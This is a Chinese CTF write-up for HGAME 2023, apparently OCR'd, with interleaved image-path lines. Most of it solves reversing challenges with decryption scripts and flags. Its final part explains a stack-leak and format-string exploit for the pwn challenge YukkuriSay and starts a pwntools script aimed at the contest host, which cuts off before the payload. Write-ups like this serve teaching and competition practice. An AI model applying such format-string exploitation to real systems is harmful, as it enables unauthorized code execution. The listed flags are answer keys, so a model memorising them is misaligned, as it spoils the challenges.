
```
void __fastcall init(unsigned int a1, __int64 a2, __int64 a3)
{
  signed __int64 v4; // rbp
  __int64 i; // rbx

  init_proc();
  v4 = ((char *)&off_3D88 - (char *)&off_3D78) >> 3;
  if ( v4 )
  {
    for ( i = 0LL; i != v4; ++i )
      ((void (__fastcall *)(_QWORD, __int64, __int64))(&off_3D78)[i])(a1, a2, a3);
  }
}
```

这里直接去`off_3D78`看看：



```
.init_array:0000000000003D78                 ;org 3D78h
.init_array:0000000000003D78 off_3D78        dq offset qword_1220    ; DATA XREF: LOAD:00000000000000168↑o
.init_array:0000000000003D78                                         ; LOAD:00000000000002F0↑o ...
.init_array:0000000000003D80                 dq offset sub_1228+1
.init_array:0000000000003D80 _init_array     ends
.init_array:0000000000003D80
.fini_array:0000000000003D88 ; ELF Termination Function Table
.fini_array:0000000000003D88 ; ===========================================================
```

发现会调用`sub_1228`这个函数：



```
__int64 sub_1228()
{
  __int64 result; // rax

  result = ptrace(PTRACE_TRACEME, 0LL, 0LL, 0LL);
  if ( result != -1 )
  {
    strcpy((char *)&qword_4020, "qaCpwYM2tO/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK");
    return 0x636D79474568756ALL;
  }
  return result;
}
```

也就是说在程序运行的时候实际上会先将`qword_4020`处的值修改后再进行换表 Base64 加密，注意到这里就很容易了。

EXP：

```python
from base64 import *
enc = "AMHo7dLxUEabf6Z3PdWr6cOy75i4fdfeUzL17kaV7rG="
t = "qaCpwYM2tO/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK"
table = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
table = str.maketrans(t, table)
print(table)
flag = b64decode(enc.translate(table))
print(flag)
#! hgame{s0meth1ng_run_bef0re_m@in}
```


stream

这里实际上是一个 python 写的 exe 文件，把后缀改成 exe 就很清楚了。

可以利用`pyinstxtractor`反编译得到`pyc`文件，然后利用`pycdc`将`pyc`文件还原成源码：

```python
# Source Generated with Decompyle++
# File: stream.pyc (Python 3.10)

import base64

def gen(key):
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + ord(key[i % len(key)])) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
    i = j = 0
    data = []
    for _ in range(50):
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
        data.append(s[(s[i] + s[j]) % 256])
    return data


def encrypt(text, key):
    result = ''
    for c, k in zip(text, gen(key)):
        result += chr(ord(c) ^ k)
    result = base64.b64encode(result.encode()).decode()
    return result

text = input('Flag: ')
key = 'As_we_do_as_you_know'
enc = encrypt(text, key)
if enc == 'wr3ClVcSw7nCmMOcHcKgacOtMkvDjxZ6asKWw4nChMK8IsK7KMOOasOrdgbDlx3DqcKqwr0hw701Ly57w63CtcOl':
    print('yes!')
None('try again...')
```

分析代码可以看出来实际上是进行了`RC4`加密以及 Base64 加密，`RC4`的密钥为`As_we_do_as_you_know`，直接解密即可：



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

RC4

Passphrase
As_we_do_as_you_know UTF8

Input format
Latin1


Output format
Latin1

```
wr3ClVcSw7nCmMOcHcKgacOtMkvDjxZ6asKWw4nChMK8IsK7KMOOasOrdgbDlx3DqcKqwr0hw701Ly57w63CtcOl
```


```
hgame{python_reverse_is_easy_with_internet}
```

VidarCamera

给了 apk 文件，可以利用`jadx`进行反编译，这里首先需要定位关键代码：



```java
    }

    /* JADX INFO: Access modifiers changed from: private */
    /* renamed from: onCreate$lambda-0  reason: not valid java name */
    public static final void m9onCreate$lambda0(EditText inputsomething, CameraActivity this$0, AlertDialog alertDialog, View view) {
        Intrinsics.checkNotNullParameter(inputsomething, "$inputsomething");
        Intrinsics.checkNotNullParameter(this$0, "this$0");
        String obj = inputsomething.getText().toString();
        if (obj.length() != 40) {
            Toast.makeText(this$0, "序列号不正确", 0).show();
            return;
        }
        int[] m175constructorimpl = UIntArray.m175constructorimpl(10);
        for (int i = 0; i < 40; i += 4) {
            UIntArray.m186setVXSXFK8(m175constructorimpl, i / 4, UInt.m122constructorimpl(UInt.m122constructorimpl(UInt.m122constructorimpl(UInt.m122constructorimpl(obj.ch
        }
        int[] m8encrypthkIa6DI = this$0.m8encrypthkIa6DI(m175constructorimpl);
        UInt[] uIntArr = {UInt.m116boximpl(637666042), UInt.m116boximpl(457511012), UInt.m116boximpl(-2038734351), UInt.m116boximpl(578827205), UInt.m116boximpl(-245529892
        int i2 = 0;
        while (true) {
            int i3 = i2 + 1;
            if (uIntArr[i2].m173unboximpl() != UIntArray.m181getpVg5ArA(m8encrypthkIa6DI, i2)) {
                Toast.makeText(this$0, "序列号不正确", 0).show();
                return;
            } else if (i3 > 9) {
                alertDialog.dismiss();
                return;
            } else {
                i2 = i3;
            }
        }
    }
```



```java
    /* renamed from: encrypt-hkIa6DI  reason: not valid java name */
    private final int[] m8encrypthkIa6DI(int[] iArr) {
        int i;
        int[] m175constructorimpl = UIntArray.m175constructorimpl(4);
        UIntArray.m186setVXSXFK8(m175constructorimpl, 0, 2233);
        UIntArray.m186setVXSXFK8(m175constructorimpl, 1, 4455);
        UIntArray.m186setVXSXFK8(m175constructorimpl, 2, 6677);
        UIntArray.m186setVXSXFK8(m175constructorimpl, 3, 8899);
        int i2 = 0;
        while (i2 < 9) {
            int i3 = 0;
            int i4 = 0;
            do {
                i3++;
                i = i2 + 1;
                UIntArray.m186setVXSXFK8(iArr, i2, UInt.m122constructorimpl(UIntArray.m181getpVg5ArA(iArr, i2) + UInt.m122constructorimpl(UInt.m122constructorimpl(UInt.m12
                UIntArray.m186setVXSXFK8(iArr, i, UInt.m122constructorimpl(UIntArray.m181getpVg5ArA(iArr, i) + UInt.m122constructorimpl(UInt.m122constructorimpl(UInt.m122
                i4 = UInt.m122constructorimpl(i4 + 878077251);
            } while (i3 <= 32);
            i2 = i;
        }
        return iArr;
    }
```

这里仔细看源码的话可以发现是利用 kotlin 中的 UInt 类实现了一个`xtea`加密，这里麻烦的就是需要把括号分析清楚，然后就是加密轮数这里实际上是进行了 **33 轮**，并且他这里是类似于**连环的加密**，也就是后一个与前一个加密完之后还会与后一个再进行一次加密，以及 java 中`>>>`就是无符号右移运算，因为 java 中并没有无符号数这个类型。


这里关键就是把代码看仔细了，然后需要能找到这个关键代码的位置，这里直接给出解密代码了：

```c
#include<stdio.h>
#include<stdlib.h>

void decrypt_tea(unsigned int* v, unsigned int* k) {
    unsigned int v0 = v[0], v1 = v[1], delta = 0x34566543, sum = delta * 33;
    unsigned int k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
    int i = 0;
    int result = 0;
    for(i = 0; i < 33; i++) {
        sum -= delta;
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (k[(sum >> 11) & 3] + sum);
        v0 -= ((k[sum & 3] + sum) ^ (((v1 << 4) ^ (v1 >> 5)) + v1)) ^ sum;
    }
    v[0] = v0;
    v[1] = v1;
}

int main() {
    unsigned int enc[10] = {637666042, 457511012, -2038734351, 578827205, -245529892, -1652281167, 435335655, 733644188, 705177885, -596608744};
    unsigned int k[4] = {2233, 4455, 6677, 8899};
    int i = 0;
    printf("[");
    for(i = 0; i < 9 ; i++) {
        unsigned int v[2] = {enc[8 - i], enc[9 - i]};
        decrypt_tea(v, k);
        enc[8 - i] = v[0];
        if(i != 8)
            printf("0x%x, ", v[1]);
        else
            printf("0x%x, 0x%x", v[1], v[0]);
    }
    printf("]\n");
    return 0;
}
```

```python
from Crypto.Util.number import *
enc = [0x7d306335, 0x32626266, 0x30346264, 0x35656664, 0x38616534, 0x33343337, 0x35343364, 0x37643163, 0x38647b65, 0x6d616768]
flag = ""
for i in enc[::-1]:
    flag += long_to_bytes(i).decode()[::-1]
print(flag)
#! hgame{d8c1d7d34573434ea8dfe5db40fbb25c0}
```

math

关键代码位于`sub_11A8`：



```c
for ( i = 0; i <= 4; ++i )
{
  for ( j = 0; j <= 4; ++j )
  {
    for ( k = 0; k <= 4; ++k )
      v8[5 * i + j] += *((char *)&v11[-46] + 5 * i + k) * v7[5 * k + j];
  }
}
for ( m = 0; m <= 24; ++m )
{
  if ( v8[m] != v9[m] )
  {
    printf("no no no, your match is terrible...");
    exit(0);
  }
}
printf("yes!");
```

可以看到这里实际需要解一堆方程组，利用`z3`解即可。

EXP：

```python
# -*- encoding: utf-8 -*-
'''
@File    :   math.py
@Time    :   2023/01/13 02:31:07
@Author  :   zeroc
'''
from z3 import *
v7 = [0] * 25
```

```
v7[0] = 126
v7[1] = 225
v7[2] = 62
v7[3] = 40
v7[4] = 216
v7[5] = 253
v7[6] = 20
v7[7] = 124
v7[8] = 232
v7[9] = 122
v7[10] = 62
v7[11] = 23
v7[12] = 100
v7[13] = 161
v7[14] = 36
v7[15] = 118
v7[16] = 21
v7[17] = 184
v7[18] = 26
v7[19] = 142
v7[20] = 59
v7[21] = 31
v7[22] = 186
v7[23] = 82
v7[24] = 79
v9 = [0] * 25
v9[0] = 63998
v9[1] = 33111
v9[2] = 67762
v9[3] = 54789
v9[4] = 61979
v9[5] = 69619
v9[6] = 37190
v9[7] = 70162
v9[8] = 53110
v9[9] = 68678
v9[10] = 63339
v9[11] = 30687
v9[12] = 66494
v9[13] = 50936
v9[14] = 60810
v9[15] = 48784
v9[16] = 30188
v9[17] = 60104
v9[18] = 44599
v9[19] = 52265
v9[20] = 43048
v9[21] = 23660
v9[22] = 43850
v9[23] = 33646
v9[24] = 44270
s = [Int('s%d' % i) for i in range(25)]
solver = Solver()
solver.add(v9[0] == s[0] * v7[0] + s[1] * v7[5] + s[2] * v7[10] + s[3] *
v7[15] + s[4] * v7[20])
```

```
solver.add(v9[1] == s[0] * v7[1] + s[1] * v7[6] + s[2] * v7[11] + s[3] * v7[16] + s[4] * v7[21])
solver.add(v9[2] == s[0] * v7[2] + s[1] * v7[7] + s[2] * v7[12] + s[3] * v7[17] + s[4] * v7[22])
solver.add(v9[3] == s[0] * v7[3] + s[1] * v7[8] + s[2] * v7[13] + s[3] * v7[18] + s[4] * v7[23])
solver.add(v9[4] == s[0] * v7[4] + s[1] * v7[9] + s[2] * v7[14] + s[3] * v7[19] + s[4] * v7[24])

solver.add(v9[5] == s[5] * v7[0] + s[6] * v7[5] + s[7] * v7[10] + s[8] * v7[15] + s[9] * v7[20])
solver.add(v9[6] == s[5] * v7[1] + s[6] * v7[6] + s[7] * v7[11] + s[8] * v7[16] + s[9] * v7[21])
solver.add(v9[7] == s[5] * v7[2] + s[6] * v7[7] + s[7] * v7[12] + s[8] * v7[17] + s[9] * v7[22])
solver.add(v9[8] == s[5] * v7[3] + s[6] * v7[8] + s[7] * v7[13] + s[8] * v7[18] + s[9] * v7[23])
solver.add(v9[9] == s[5] * v7[4] + s[6] * v7[9] + s[7] * v7[14] + s[8] * v7[19] + s[9] * v7[24])

solver.add(v9[10] == s[10] * v7[0] + s[11] * v7[5] + s[12] * v7[10] + s[13] * v7[15] + s[14] * v7[20])
solver.add(v9[11] == s[10] * v7[1] + s[11] * v7[6] + s[12] * v7[11] + s[13] * v7[16] + s[14] * v7[21])
solver.add(v9[12] == s[10] * v7[2] + s[11] * v7[7] + s[12] * v7[12] + s[13] * v7[17] + s[14] * v7[22])
solver.add(v9[13] == s[10] * v7[3] + s[11] * v7[8] + s[12] * v7[13] + s[13] * v7[18] + s[14] * v7[23])
solver.add(v9[14] == s[10] * v7[4] + s[11] * v7[9] + s[12] * v7[14] + s[13] * v7[19] + s[14] * v7[24])

solver.add(v9[15] == s[15] * v7[0] + s[16] * v7[5] + s[17] * v7[10] + s[18] * v7[15] + s[19] * v7[20])
solver.add(v9[16] == s[15] * v7[1] + s[16] * v7[6] + s[17] * v7[11] + s[18] * v7[16] + s[19] * v7[21])
solver.add(v9[17] == s[15] * v7[2] + s[16] * v7[7] + s[17] * v7[12] + s[18] * v7[17] + s[19] * v7[22])
solver.add(v9[18] == s[15] * v7[3] + s[16] * v7[8] + s[17] * v7[13] + s[18] * v7[18] + s[19] * v7[23])
solver.add(v9[19] == s[15] * v7[4] + s[16] * v7[9] + s[17] * v7[14] + s[18] * v7[19] + s[19] * v7[24])

solver.add(v9[20] == s[20] * v7[0] + s[21] * v7[5] + s[22] * v7[10] + s[23] * v7[15] + s[24] * v7[20])
solver.add(v9[21] == s[20] * v7[1] + s[21] * v7[6] + s[22] * v7[11] + s[23] * v7[16] + s[24] * v7[21])
solver.add(v9[22] == s[20] * v7[2] + s[21] * v7[7] + s[22] * v7[12] + s[23] * v7[17] + s[24] * v7[22])
solver.add(v9[23] == s[20] * v7[3] + s[21] * v7[8] + s[22] * v7[13] + s[23] * v7[18] + s[24] * v7[23])
solver.add(v9[24] == s[20] * v7[4] + s[21] * v7[9] + s[22] * v7[14] + s[23] * v7[19] + s[24] * v7[24])
if solver.check() == sat:
    res = solver.model()
    flag = ""
```

```python
    for i in range(25):
        flag += chr(int(str(res[s[i]])))
    print(flag)
#! hgame{y0ur_m@th_1s_gO0d}
```


Pwn

YukkuriSay

`vuln()`函数：

```c
unsigned __int64 vuln()
{
  int v1; // [rsp+8h] [rbp-118h]
  char s1[4]; // [rsp+Ch] [rbp-114h] BYREF
  char buf[264]; // [rsp+10h] [rbp-110h] BYREF
  unsigned __int64 v4; // [rsp+118h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  puts("What would you like to let Yukkri say?");
  do
  {
    v1 = read(0, buf, 0x100uLL);
    if ( buf[v1 - 1] == 10 )
      buf[v1 - 1] = 0;
    print_str(buf);
    puts("anything else?(Y/n)");
    __isoc99_scanf("%2s", s1);
  }
  while ( strcmp(s1, "n") && strcmp(s1, "N") );
  puts("Yukkri prepared a gift for you: ");
  read(0, str, 0x100uLL);
  printf(str);
  return __readfsqword(0x28u) ^ v4;
}
```

其中`print_str`会使用`printf`打印出`buf`中的内容，这里我们可以将栈覆盖至栈地址的位置来利用其泄露栈地址，可以通过调试看看需要覆盖多少：



```
02:0010│ rsi 0x7fffffffddb0 ◂— 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\n'
... ↓        4 skipped
07:0038│     0x7fffffffddd8 ◂— 0x34000000a61 /* 'a\n' */
08:0040│     0x7fffffffdde0 ◂— 0x34000000340
... ↓        5 skipped
0e:0070│     0x7fffffffde10 ◂— 0x0
0f:0078│     0x7fffffffde18 ◂— 0x100
10:0080│     0x7fffffffde20 ◂— 0x0
... ↓        4 skipped
15:00a8│     0x7fffffffde48 —▸ 0x7ffff7fc15c0 (_IO_2_1_stderr_) ◂— 0xfbad2087
16:00b0│     0x7fffffffde50 ◂— 0x0
17:00b8│     0x7fffffffde58 —▸ 0x7ffff7e6a6a5 (_IO_default_setbuf+69) ◂— cmp eax, -1
18:00c0│     0x7fffffffde60 ◂— 0x0
19:00c8│     0x7fffffffde68 —▸ 0x7ffff7fc15c0 (_IO_2_1_stderr_) ◂— 0xfbad2087
1a:00d0│     0x7fffffffde70 ◂— 0x0
1b:00d8│     0x7fffffffde78 ◂— 0x0
1c:00e0│     0x7fffffffde80 —▸ 0x7ffff7fc24a0 (_IO_file_jumps) ◂— 0x0
1d:00e8│     0x7fffffffde88 —▸ 0x7ffff7e666bd (_IO_file_setbuf+13) ◂— test rax, rax
1e:00f0│     0x7fffffffde90 —▸ 0x7ffff7fc15c0 (_IO_2_1_stderr_) ◂— 0xfbad2087
1f:00f8│     0x7fffffffde98 —▸ 0x7ffff7e5cdbc (setbuffer+204) ◂— test dword ptr [rbx], 0x8000
20:0100│     0x7fffffffdea0 —▸ 0x7ffff7fc5fc8 (__exit_funcs_lock) ◂— 0x0
21:0108│     0x7fffffffdea8 —▸ 0x401720 (__libc_csu_init) ◂— endbr64
22:0110│     0x7fffffffdeb0 —▸ 0x7fffffffded0 ◂— 0x0
23:0118│     0x7fffffffdeb8 ◂— 0x7ea9d483404d8200
24:0120│ rbp 0x7fffffffdec0 —▸ 0x7fffffffded0 ◂— 0x0
```

可以看到我们写入的地址与需要泄露的地址差 0x100，那么我们将其填满后就会输出栈底的地址。


同时可以看到在 vuln 函数执行完之后的返回地址是我们泄露的地址 - 0x8，那么我们下一步就是向栈中写入puts 在 got 表中的地址以及 返回地址的后两个字节，然后利用格式化字符串漏洞将 puts 实际地址泄露出来并修改返回地址为 vuln 函数的地址。

在知道 libc 基址后我们第二次进入 vuln 就可以将`one_gadget`写入栈中，并且控制返回地址指向`one_gadget`。

EXP：

```python
from pwn import *
from pwn import p64, u64
context(arch='amd64',os='linux')
elfpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/Week2/YukkuriSay/vuln'
libcpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/Week2/YukkuriSay/libc-2.31.so'
elf = ELF(elfpath)
libc = ELF(libcpath)

select = 0
if select == 1:
    p = process(elfpath)
else:
    p = remote('week-2.hgame.lwsec.cn', 30950)
# gdb.attach(p)

vuln_addr = 0x40158F
puts_got = 0x404020
#! 泄露函数返回地址
```

